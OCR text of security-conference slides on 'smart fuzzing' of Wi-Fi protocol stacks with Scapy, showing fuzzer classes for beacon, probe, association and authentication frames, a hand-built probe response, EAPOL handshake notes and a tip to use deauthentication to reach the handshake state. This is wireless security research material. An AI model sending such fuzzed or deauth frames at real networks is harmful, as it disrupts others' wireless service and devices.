
How to Smart Fuzzing ?

Scapy Fuzz Demo Case



CYBER PEACE TECHNOLOGY

Demo


虚拟机(M) 选项卡(T) 帮助(H)
ubuntu
RX packets:926225 errors:0 dropped:15 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:159355548 (159.3 MB) TX bytes:0 (0.0 B)
cyberpeace@ubuntu:~$ ifconfig
ens33 Link encap:Ethernet HWaddr 00:0c:29:5e:a6:54
inet addr:192.168.93.129 Bcast:192.168.93.255 Mask:255.255.255.0
inet6 addr: fe80::e055:597:4088:138a/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:8851 errors:0 dropped:0 overruns:0 frame:0
TX packets:15430 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:8464992 (8.4 MB) TX bytes:1076964 (1.0 MB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:2499 errors:0 dropped:0 overruns:0 frame:0
TX packets:2499 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:426704 (426.7 KB) TX bytes:426704 (426.7 KB)
cyberpeace@ubuntu:~$ iwconfig
lo no wireless extensions.
ens33 no wireless extensions.
wlx7cdd90bb2663 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:off
cyberpeace@ubuntu:~$
在这里输入你要搜索的内容
0:05
2018/11/8

How to Smart Fuzzing ?

```
class WifiFuzzerBeacon(WifiFuzzer):
    """Beacon request fuzzer."""

    def genPackets(self):
        return [RadioTap()/Dot11()/fuzz(Dot11Beacon()), ]
```

```
ass WifiFuzzerAssoc(WifiFuzzer):
  """Association request fuzzer."""
  state = WIFI_STATE_AUTHENTICATED

  def genPackets(self):
      return [RadioTap()/Dot11()/fuzz(Dot11AssoReq()), ]
```

```
class WifiFuzzerProbe(WifiFuzzer):
    """Probe request fuzzer."""

    def genPackets(self):
        return [RadioTap()/Dot11()/fuzz(Dot11ProbeReq())/Dot11Elt(ID='SSID',info=self.driver.ssid)/fuzz(Dot11Elt(ID='Rates')), ]

    @staticmethod
    def getName():
        return "probe"
```

Randomly populate Beacon(),AssocReq,Auth,Rates……

```
def genPackets(self):
    return [RadioTap()/Dot11()/fuzz(Dot11Auth()), ]

@staticmethod
def getName():
    return "auth"
```

How to Smart Fuzzing ?

How to fuzz the state machine?

- **Unauthenticated:** a state that does not require too much interaction


- **Association:** as more types of packets are accepted in this mode
  need to fake the connection status

- **Authentication** : Stay connected and make client interactions

How to Smart Fuzzing ?

```
▸IEEE 802.11 Probe Response, Flags: .......
▾IEEE 802.11 wireless LAN
  ▸Fixed parameters (12 bytes)
  ▾Tagged parameters (38 bytes)
    ▸Tag: SSID parameter set: test
    ▸Tag: RSN Information
    ▾Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
      Tag Number: Traffic Indicat
      Tag length: 4
      DTIM count: 0
      DTIM period: 1
      ▸Bitmap control: 0x00
      Partial Virtual Bitmap: 00
```

```
dot11 = Dot11(type=0, subtype=5, addr1='1d:3a:c4:6b:5c:9e',
addr2='1c:2d:7b:6d:5e:8d', addr3='1c:2d:7b:6d:5e:8d')
ProbeResp = Dot11ProbeResp()
essid = Dot11Elt(ID='SSID',info=netSSID, len=len(netSSID))
rsn = Dot11Elt(ID='RSNinfo', info=(
'\x01\x00'#RSN Version 1
'\x00\x0f\xac\x02'#Group Cipher Suite : 00-0f-ac TKIP
'\x02\x00'#2 Pairwise Cipher Suites (next two lines)
'\x00\x0f\xac\x04'#AES Cipher
'\x00\x0f\xac\x02'#TKIP Cipher
'\x01\x00'#1 Authentication Key Managment Suite (line below
'\x00\x0f\xac\x02'#Pre-Shared Key
'\x00\x00'))#RSN Capabilities (no extra capabilities)
TIM=Dot11Elt(ID="TIM", info="\x00\x01\x00\x00")
```




CYBER PEACE TECHNOLOGY

How to Smart Fuzzing ?

Build a precise and smart frame


Example ProbeResponse Frame



How to Smart Fuzzing ?

Introduction && analysis


WIFI EAPOL Auth State



Protocol	Info
802…	Probe Request, SN=2064, FN=0, Flags=........, SSID=AD-LAB
802…	Probe Response, SN=3852, FN=0, Flags=........, BI=100, SSID=…
802…	Probe Response, SN=3853, FN=0, Flags=........, BI=100, SSID=…
802…	Authentication, SN=2065, FN=0, Flags=........
802…	Probe Response, SN=3854, FN=0, Flags=........, BI=100, SSID=…
802…	Authentication, SN=3855, FN=0, Flags=........
802…	Association Request, SN=2066, FN=0, Flags=........, SSID=AD-…
802…	Association Response, SN=3856, FN=0, Flags=........
EAP…	Key (Message 1 of 4)
802…	Action, SN=3859, FN=0, Flags=........
802…	Action, SN=901, FN=0, Flags=........
EAP…	Key (Message 2 of 4)
EAP…	Key (Message 3 of 4)
EAP…	Key (Message 4 of 4)

How to Smart Fuzzing ?

Introduction && analysis



- **Version**
- **Type**
- **Length**

- **EAPOL can only be performed in the authentication state**
- **Deauth ! a simple and effective way ! ! !**

CYBER PEACE TECHNOLOGY

How to Smart Fuzzing ?

Introduction && analysis


```
992         if (config->eapol_version != DEFAULT_EAPOL_VERSION)
993             fprintf(f, "eapol_version=%d\n", config->eapol_version);
994         if (config->ap_scan != DEFAULT_AP_SCAN)
995             fprintf(f, "ap_scan=%d\n", config->ap_scan);
```

```
 9  #ifndef CONFIG_H
10  #define CONFIG_H
11
12  #define DEFAULT_EAPOL_VERSION 1
```

Default Version Value

```
66      bss->ap_max_inactivity = AP_MAX_INACTIVITY;
67      bss->eapol_version = EAPOL_VERSION;
68
69      bss->max_listen_interval = 65535;
```

Max Length Value



How to Smart Fuzzing ?

Build Fuzz Case

